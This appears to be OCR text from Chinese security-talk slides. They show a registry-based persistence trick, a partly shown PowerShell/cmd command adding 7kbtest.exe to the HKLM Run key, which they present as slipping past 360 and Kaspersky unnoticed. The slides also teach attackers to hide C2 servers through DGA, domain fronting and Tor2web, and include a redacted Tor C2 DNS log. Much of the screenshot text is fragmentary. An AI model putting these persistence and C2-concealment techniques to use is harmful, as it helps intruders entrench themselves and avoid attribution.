
此处隐藏了一长串payload

刮刮乐

接下来是一系列效果演示图。。。


360杀毒
日志 设置 反馈
360杀毒正在保护您的系统！
已保护您的系统
0001 天
360杀毒 - 升级
升级成功完成，您的病毒库和程序已是最新!
主程序版本： 5.0.0.8160
病毒库日期： 2019-07-11 10:26
可拦截挂马网址： 1,511,431
可拦截钓鱼网址： 4,212,210
查看升级日志
关闭
5引擎
已隔离威胁对象: 0
查看隔离文件
多引擎保护中：
自定义扫描
宏病毒扫描
弹窗过滤
软件管家
程序版本 5.0.0.8160(64位)
病毒库日期 2019-07-11
检查更新
消息中心：360为什么能保持免费?
360安全卫士12
我的电脑
木马查杀
功能大全
小金库
360安全卫士 - 升级
当前主程序和备用木马库已是最新版本
您还可前往360官网覆盖安装最新版本，享受最优体验
最新版
当前版本：12(12.1.0.1001)
确 定
360安全大脑 · 极智守护全网安全
已连接
360安全大脑
建议您全面体检
保持电脑健康
注册表编辑器
文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)
Run
RunOnce
Search
SecondaryAuthFactor
Security and Maintenance
名称
类型
数据
(默认)
REG_SZ
(数值未设置)
VMware User ...
REG_SZ
"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
测试前
计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


360杀毒
日志 设置 反馈
360杀毒正在
360杀毒 - 升级
升级成功
主程序版本：
病毒库日期：
可拦截挂马网址：
可拦截钓鱼网址：
已隔离威胁对象: 1
查看隔离文件
多引擎保护中：
程序版本 5.0.0.8160(64位) 病毒库日期 2019-07-11
管理员: 命令提示符
PSDrive : HKCU
PSProvider : Microsoft.PowerShell.Core\Registry
C:\Windows\system32>powershell New-Item "
-Force;New-ItemProperty
-Path "
-Name '(default)' -Value 'cmd /c reg add HKLM\SOFTWARE\Mic
rosoft\Windows\CurrentVersion\Run /v 7kbtest /t REG_SZ /d 7kbtest.exe /f' -Force&&C:\Windows\System32`
Hive:
Name Property
command
PSPath : Microsoft.PowerShell.Core\Registry:
PSParentPath : Microsoft.PowerShell.Core\Registry::
PSChildName : command
PSDrive : HKCU
PSProvider : Microsoft.PowerShell.Core\Registry
C:\Windows\system32>
360安全卫士12
功能大全
小金库
建议您全面体
保持电脑健康
360安全大脑
注册表编辑器
文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)
Run
RunOnce
Search
SecondaryAuthFactor
Security and Maintenance
名称 类型 数据
(默认) REG_SZ (数值未设置)
7kbtest REG_SZ 7kbtest.exe
VMware User ... REG_SZ "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
完全无感 按老话说 system权限后台执行不弹不卡无绿标
算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run


卡巴斯基反病毒软件
您的保护已生效
详细信息
扫描
数据库更新
报告
屏幕键盘
更多工具
更多产品
我的卡巴斯基
授权许可: 剩余764 天
文件(F)
编辑(E)
查看(V)
收藏夹(A)
帮助(H)
计算机\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
名称
类型
数据
(默认)
REG_SZ
(数值未设置)
REG_SZ
C:\Program File
REG_SZ
"C:\Program Fi
REG_SZ
"C:\Program Fi
REG_SZ
"C:\Program Fi
REG_EXPAND_SZ
%ProgramFiles
7kbtest
REG_SZ
7kbtest.exe
Live
Lock
Mana
Media
MMD
Mrt
NcdA
Netwo
Notifi
OEMI
OneD
OneS
OOBE
Open
Optim
Paren
Perce
Perso
Photo
Policie
Powe
Precis
Previe
Privac
Prope
Proxir
PushN
Qualit
Reliab
rempl
Retail
Run
RunO

C2的反溯源

什么是C2?

command & control 命令及控制 一般简称为C2 (C&C)

发出命令消息控制目标主机的主机地址称为C2，它是溯源黑客植入反向后门时的初级目标。

如果从攻击者角度来看 隐藏好C2地址，不但能增加对方的溯源成本 ，还能从一定程度上增加权限维持的强度。

常见的方法有很多 举几个例子：

1. 相似域名即注册当前目标使用域名类似的域名或其他后缀。

1. 域名生成算法(Domain Generation Algorithm)，是一种利用随机字符来生成C&C域名,从而逃避域名黑名单检测的技术手段。

1. **域前置**（英语：Domain fronting），又译为域名幌子，是一种隐藏连接真实端点来规避互联网审查的技术。在应用层上运作时，域前置使用户能通过HTTPS连接到被屏蔽的服务，而表面上像在与另一个完全不同的站点通信

1. Tor（The Onion Router）是第二代洋葱路由（onion routing）的一种实现，用户通过Tor可以在因特网上进行匿名交流。

如何把C2接入tor（暗网）

优点概述：

1. 溯源难度大 因为接入了暗网进行最后一跳 所以大大提高了溯源成本

缺点概述：

1. 因已知的一些原因 周边tor节点大量失效 直接接入tor速度极慢
2. Tor本身缺陷 速度有上限限制

技术难点概述：


1. 正常网络不能直接访问暗网内容

解决方案概述：

1. 针对tor节点失效 速度慢等问题可选择速度快的机房 或进行负载均衡设置
2. 针对正常网络不能直接访问暗网内容的问题 使用暗网代理提供商解决

暗网代理提供商概述

Tor2web（“Tor to Web”）是一个软件项目，允许从标准网络访问Tor隐藏服务，而无需连接到Tor网络。



What's Tor2web

Tor is a software project that lets you anonymously browse the Internet. Tor2web is a project to let Internet users access Tor Onion Services without using Tor Browser.

Getting started

Whenever you see a URL like `http://duskgytldkxiuqc6.onion/`, that's a Tor Onion service. Just replace `.onion` with `.onion.to` or `.onion.city` or `.onion.cab` or `.onion.direct` or any other domain made available by volounteers Tor2web operators Example:

```
https://duskgytldkxiuqc6.onion.to/
```

This connects you with Tor2web, which then talks to the onion service via Tor and relays the response back to you.

WARNING: Tor2web only protects publishers, *not readers*. As a reader installing Tor Browser will give you much greater anonymity, confidentiality, and authentication than using Tor2web. Using Tor2web trades off security for convenience and usability.

生产环境中遇到的使用tor c2

时间	源IP	源所属	请求域名	响应	目的端口	数据来源
6-20 15:13:54	10.[redacted]06	1[redacted]206	22[redacted]-addr.arpa	-	53	SANGFOR STA(1...
6-20 14:52:34	10.[redacted]06	1[redacted]206	228[redacted]-addr.arpa	-	53	SANGFOR STA(1...
6-20 14:44:01	10.[redacted]06	1[redacted]206	228[redacted]-addr.arpa	-	53	SANGFOR STA(1...
6-20 10:59:34	10.[redacted]06	1[redacted]206	228[redacted]-addr.arpa	-	53	SANGFOR STA(1...
6-17 16:12:41	10.[redacted]06	1[redacted]206	141[redacted].in-addr.arpa	-	53	SANGFOR STA(1...
6-17 16:12:38	10.[redacted]06	1[redacted]206	141[redacted].in-addr.arpa	-	53	SANGFOR STA(1...
6-16 22:38:59	10.[redacted]06	1[redacted]206	ap[redacted]secda.onion.ws	-	53	SANGFOR STA(1...
6-16 22:38:59	10[redacted]06	1[redacted]206	ap[redacted]secda.onion.ws	-	53	SANGFOR STA(1...
6-16 22:38:54	10[redacted]06	1[redacted]206	ap[redacted]secda.tor2web.io	-	53	SANGFOR STA(1...
6-16 22:38:49	10[redacted]06	1[redacted]206	ap[redacted]secda.tor2web.io	-	53	SANGFOR STA(1...
6-16 22:38:44	10.[redacted]06	1[redacted]206	ap[redacted]secda.tor2web.io	-	53	SANGFOR STA(1...

总共195条记录

隐藏彩蛋

全自动的子域名信息收集工具

1. 更新支持多级域名
1. 更新11个api查询接口
1. 更新8个搜索引擎爬行
1. 单独报告目录
1. 一百七十万大字典暴力探测
1. 支持linux Windows MAC三系统
1. 智能线程池 探测更迅捷
1. 自动检测subdomain takeover
1. 自动检测域传送漏洞
1. 自动判断泛解析域名
1. 循环从页面爬取子域名

本工具即将更新加入

铸剑靶场环境及悬剑单兵武器库

THANK YOU

Github: 7kbstorm

Tg: StOrM7kB

Blog: www.7kb.org

Email: storm7kb@gmail.com